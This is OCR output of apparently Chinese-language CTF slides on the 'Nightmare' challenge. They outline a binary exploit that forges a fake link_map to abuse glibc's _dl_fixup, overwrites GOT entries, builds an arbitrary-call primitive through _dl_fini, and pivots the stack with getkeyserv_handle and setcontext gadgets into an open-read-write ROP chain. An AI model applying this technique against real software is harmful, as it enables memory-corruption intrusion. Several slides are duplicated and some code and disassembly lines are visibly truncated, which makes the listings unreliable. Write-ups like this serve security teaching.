


```
$ █

_dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
{
    symtab = l->l_info[ DT_SYMTAB ].d_un.d_ptr;
    reloc = l->l_info[ DT_JMPREL ].d_un.d_ptr + 0x18 * reloc_arg;
    sym = &symtab[ reloc->r_info >> 32 ];
    rel_addr = l->l_addr + reloc->r_offset;
    value = l->l_addr + sym->st_value;
    return *rel_addr = value;
}
```

超精簡版 _dl_fixup (st_other != 0)

$ Nightmare

Exploitation




```
$ 

_dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
{
    symtab = l->l_info[ DT_SYMTAB ].d_un.d_ptr;
    reloc = l->l_info[ DT_JMPREL ].d_un.d_ptr + 0x18 * reloc_arg;
    sym = &symtab[ reloc->r_info >> 32 ];
    rel_addr = l->l_addr + reloc->r_off
    value = l->l_addr + sym->st_value;
    return *rel_addr = value;
}
```

超精簡版 _dl_fixup (st_other != 0)

$ Nightmare

Exploitation




```
$ 

    _dl_fixup()
    {
        reloc = fake_linkmap->l_info[ DT_JMPREL ].d_un.d_ptr + 0x18;
        sym = fake_linkmap->l_info[ DT_SYMTAB ].d_un.d_ptr;
        *(fake_linkmap->l_addr + reloc->r_offset) =
            (fake_linkmap->l_addr + sym->st_value);
    }
```

無敵精簡版 _dl_fixup (st_other != 0)

$ Nightmare

Exploitation



```
$ 

    _dl_fixup()
    {
        reloc = fake_linkmap->l_info[ DT_JMPREL ].d_un.d_ptr + 0x18;
        sym = fake_linkmap->l_info[ DT_SYMTAB ].d_un.d_ptr;
        *(fake_linkmap->l_addr + reloc->r_offset) =
            (fake_linkmap->l_addr + sym->st_value);
    }
```

無敵精簡版 _dl_fixup (st_other != 0)

$ Nightmare


Exploitation

- Exploit 可以分成以下步驟
  - 1. 將 write 解析到 _Exit@got 達到不限次數限制的寫
  - 2. 透過更改 symbol st_other 藉此清除版本資訊，避免版本資訊影響結果
  - 3. 解析 ld 的 _dl_fini function 並寫到 write@got
  - 4. 透過 _dl_fini 構造任意呼叫的 primitive
  - 5. 為假的 link_map 構造 symbol table
  - 6. 為假的 link_map 設置其他 table
  - 7. 建構 stack pivoting + ORW 的 ROP chain
  - 8. Win !

$ Nightmare

Exploitation

- 有了任意寫 gadget 後，應該就有很多方式可以做 ORW
- 這邊使用到了一個滿常見的手法：
  - 在任意位址建立 ORW 的 ROP chain
  - 用 <getkeyserv_handle+528> 以及 <setcontext+61> 做 stack pivoting



從 [rdi+8] 控 rdx

```
$ <getkeyserv_handle+528>:      mov     rdx,QWORD PTR [rdi+0x8]
  <getkeyserv_handle+532>:      mov     QWORD PTR [rsp],rax
  <getkeyserv_handle+536>:      call    QWORD PTR [rdx+0x20]

  <setcontext+61>:       mov     rsp,QWORD PTR [rdx+0xa0]
  <setcontext+68>:       mov     rbx,QWORD PTR [rdx+0x80]
  <setcontext+75                      TR [rdx+0x78]
  <setcontext+79                      TR [rdx+0x48]
  <setcontext+83                      TR [rdx+0x50]
  <setcontext+87>:       mov     r14,QWORD PTR [rdx+0x58]
  <setcontext+91>:       mov     r15,QWORD PTR [rdx+0x60]
  <setcontext+95>:       test    DWORD PTR fs:0x48,0x2
  <setcontext+107>:      je      XXX <setcontext+294>
  ...
  <setcontext+294>:      mov     rcx,QWORD PTR [rdx+0xa8]
  <setcontext+301>:      push    rcx
  <setcontext+                        R [rdx+0x70]
  <setcontext+                        R [rdx+0x68]
  <setcontext+                        R [rdx+0x98]
  <setcontext+317>:      mov     r8,QWORD PTR [rdx+0x28]
  <setcontext+321>:      mov     r9,QWORD PTR [rdx+0x30]
  <setcontext+325>:      mov     rdx,QWORD PTR [rdx+0x88]
  <setcontext+332>:      xor     eax,eax
  <setcontext+334>:      ret
```

